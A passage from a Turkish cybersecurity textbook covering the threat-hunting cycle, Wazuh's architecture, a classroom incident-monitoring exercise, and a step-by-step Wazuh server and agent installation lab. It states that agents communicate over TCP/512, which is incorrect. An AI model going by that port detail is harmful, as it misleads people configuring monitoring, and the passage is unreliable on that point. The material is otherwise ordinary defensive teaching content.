Görsel 2.29'da tehdit avcılığı süreci görülür.




**Görsel 2.29:** Tehdit avcılığı süreci

**Hipotezler Oluştur (Create Hypotheses):** Tehdit avcılığının ilk adımı olan bu aşamada sistemde var olduğu düşünülen bir tehdidin veya güvenlik açığının ne olduğunun belirlenmesi hedeflenir. Bu aşamada tehdit istihbaratı, güvenlik açıkları, anomaliler gibi kaynaklardan gelen verilerden yola çıkarak varsayımlar oluşturulur. Örneğin bir sunucundan yüksek miktarda veri transferi varsa veri sızıntısı olduğu düşünülebilir.

**Araçlar ve Tekniklerle Araştır (Investigate via Tools and Techniques):** Hipotez belirlendikten sonra bu varsayımı doğrulamak için çeşitli araç ve teknikler kullanılır. SIEM, EDR, XDR, ağ izleme, TIP gibi araçlardan veriler toplanarak hipotezin geçerliliği araştırılır.


**Yeni Desenleri ve TTP'leri Ortaya Çıkar (Uncover New Patterns and TTPs):** Araştırma sürecinde daha önce fark edilmemiş veya tanımlanmamış saldırgan davranışları (desenler), teknikler veya anomaliler ortaya çıkabilir. Örneğin saldırgan davranışların genellikle gece saatlerinde olduğu düşünülür. Çalışma saatleri içinde yapılan saldırı davranışı, yeni desen olarak kabul edilir. Benzer bir şekilde MITRE ATT&CK'de var olan yöntemlerle tehditler aranırken daha önce tespit edilmemiş bir saldırgan davranışıyla karşılaşılabilir. Ortaya çıkan bu durumlar, güvenlik sürecinde proaktif önlemler alınmasına önemli ölçüde katkı sağlar.

**Analitikleri Bilgilendir ve Zenginleştir (Inform and Enrich Analytics):** Tehdit avcılığı sürecinde elde edilen bulguları güvenlik sistemine entegre ederek savunmanın iyileştirilmesini sağlar. Örneğin tespit edilen kötü amaçlı yazılım için yeni bir SIEM kuralı yazılabilir veya saldırganların kullandığı kötü amaçlı IP adresi, tehdit istihbaratına eklenebilir.

## 2.2. OLAY İZLEME UYGULAMASI

**Wazuh**, açık kaynaklı bir izleme aracıdır. Merkezî bir sunucu ve uç cihazlardaki ajanlarla birlikte çalışır. **Wazuh server**, ajanlardan gelen tüm bilgilerin toplandığı ana makinedir. Topladığı bilgileri analiz eder, korelasyonla inceler ve tehditler için alarm üretir. **Wazuh agent**, uç cihazlarda kurulan veri toplama yazılımıdır. Bu cihazlardaki logları ve sistem aktivitelerini Wazuh sunucusuna aktarır. Ajanlar genellikle TCP/512 üzerinden şifreli olarak sunucuyla iletişim kurar.

Görsel 2.30'da Wazuh mimarisi görülür.




**Görsel 2.30:** Wazuh mimarisi

**Endpoints:** Wazuh agent yazılımı aracılığıyla izlenen sistemlerdir. Bu cihazlardaki güvenlik olayları, günlük kayıtları, yapılandırma değişiklikleri, dosya bütünlüğü değişikliği gibi eylemler kaydedilerek sunucuya aktarılır.

**Wazuh Manager:** Wazuh mimarisinin en önemli bileşenidir. Uç noktalardaki ajanlardan gelen verileri toplar, analiz eder ve güvenlik kurallarına göre değerlendirir. Tespit edilen tehditler için alarm oluşturur. Alarmlar ve işlenmiş güvenlik logları Filebeat'e iletilir.

**Wazuh API:** Wazuh manager ile Wazuh dashboard arasında iletişimi sağlayan uygulama arayüzüdür. Wazuh managerın verilerine erişimi sağlar.

**Filebeat:** Wazuh managerdan gönderilen uyarıları ve işlenmiş güvenlik loglarını Wazuh Indexer'a aktarır.

**Wazuh Dashboard:** Wazuh manager tarafından yürütülen tüm olayların görselleştirildiği kullanıcı arayüzüdür.

**Wazuh Indexer:** Filebeat tarafından gönderilen uyarıların ve işlenmiş güvenlik loglarının depolandığı alandır.

**Sıra Sizde**

Bir finans kuruluşunun ağında gece saatlerinde anormal trafik artışı ve farklı coğrafi konumlardan art arda başarısız oturum açma girişimleri tespit edilmiştir. Bu senaryoya göre aşağıdaki çalışmaları gerçekleştiriniz:

1. Olayı izlemek için kullanılacak araçları (SIEM, EDR/XDR, Firewall, IDS/IPS vb.) ve uygulanacak izleme politikasını belirleyiniz.
2. Uygun tehdit avcılığı yöntemini seçerek seçiminizi gerekçelendiriniz.
3. Wazuh dashboard üzerinde bu olaya ait güvenlik uyarılarını tespit edebilmek için kullanılacak modülleri, alanları ve filtreleri açıklayınız.
4. Elde ettiğiniz bulguları değerlendirerek olayın olası riskini ve öncelik düzeyini belirtiniz.
5. Çalışma sonunda kısa bir olay izleme ve değerlendirme raporu hazırlayınız.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.


## 1. Uygulama

Wazuh server ve Wazuh agent kurulum işlemlerini verilen adımlar doğrultusunda gerçekleştiriniz.

**Not**

Bu uygulamada olay izlemesi için bir sunucu bilgisayar, izlenecek bir uç birim bilgisayar ve bir yönetim bilgisayarı kullanılmıştır. Sunucu bilgisayarda **Ubuntu Server 22.04.5** sürümü, uç bilgisayarda ise **Wazuh 4.5** sürümü kullanılmıştır.

**1. Adım:** Wazuh server kurulumunu yapmak için bilgisayarın terminal ekranında Görsel 2.31'deki komutu çalıştırınız.





**Görsel 2.31:** Wazuh server kurulum komutu

**Not**

Kurulum tamamlandıktan sonra ekrana gelen kullanıcı adı ve parola bilgisini kaydediniz. Bu bilgiler Wazuh sunucuya erişim için kullanılır.

**2. Adım:** Wazuh serverın başlatılması, açılışta otomatik başlatılması ve çalışma durumunun görüntülenmesi komutlarını uygulayınız (Görsel 2.32).





**Görsel 2.32:** Wazuh serverın başlatılması, otomatik başlatılması ve çalışma durumunun görüntülenmesi

**3. Adım:** Wazuh serverın IP adresini öğrenip not alınız (Görsel 2.33).

**Not**

Kararlı ve güvenilir bir ağ ortamı için sunucu bilgisayarların, statik IP adresine sahip olması önerilir.





**Görsel 2.33:** Wazuh serverın IP adresinin öğrenilmesi

**4. Adım:** Yönetim bilgisayarının web tarayıcısından Wazuh server bilgisayarının IP adresini yazarak sunucuya erişim sağlayınız (Görsel 2.34).


**Not**

Erişim sırasında karşılaşılan güvenlik uyarısını, **Gelişmiş** seçeneğinden riskleri kabul ederek onaylayınız.





**Görsel 2.34:** Wazuh servera erişilmesi

**5. Adım:** Wazuh servera erişim için gerekli kullanıcı adı ve parola bilgisini giriniz (Görsel 2.35).




**Görsel 2.35:** Wazuh server erişiminde kullanıcı adı ve parola girilmesi


**6. Adım:** Wazuh **dashboard** ekranını inceleyiniz (Görsel 2.36).




**Görsel 2.36:** Wazuh server çalışma ekranı

**7. Adım:** Wazuh dashboard ekranından **Add agent** seçeneği ile yeni bir ajan ekleme işlemini başlatınız (Görsel 2.37).

**Not** Eklenecek bilgisayarın işletim sistemi, sistemin versiyonu ve mimarisi seçilir.





**Görsel 2.37:** Wazuh agentın eklenmesi

**8. Adım:** Wazuh serverın IP adresini ekleyiniz (Görsel 2.38).




**Görsel 2.38:** Wazuh serverın IP adresinin eklenmesi


**9. Adım:** Ajan bilgisayarın adını ve grubunu belirleyiniz (Görsel 2.39).




**Görsel 2.39:** Ajan bilgisayarın adının ve grubunun belirlenmesi

**10. Adım:** Ajanı kurmak ve eklemek için gerekli komutu inceleyip not alınız (Görsel 2.40).

**Not** Bu komut, ajan bilgisayarda uygulanacaktır.




**Görsel 2.40:** Wazuh agent ekleme komutu

**11. Adım:** Ajanı çalıştırmak için gerekli komutları inceleyip not alınız (Görsel 2.41).

**Not** Bu komut, ajan bilgisayarda uygulanacaktır.


7 Start the agent

Systemd

```
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

**Görsel 2.41:** Wazuh agentın çalıştırılması

**12. Adım:** Ajan olarak tanımlanacak bilgisayarın terminal ekranında Görsel 2.42'deki komutu çalıştırınız.





**Görsel 2.42:** Ajan bilgisayarda ajan kurulum komutunun çalıştırılması

**13. Adım:** Ajan bilgisayarın yapılandırma dosyasını açınız (Görsel 2.43).





**Görsel 2.43:** Ajan bilgisayarın yapılandırma dosyası

**14. Adım:** Yapılandırma dosyasına Wazuh serverın IP adresini ekleyiniz (Görsel 2.44).



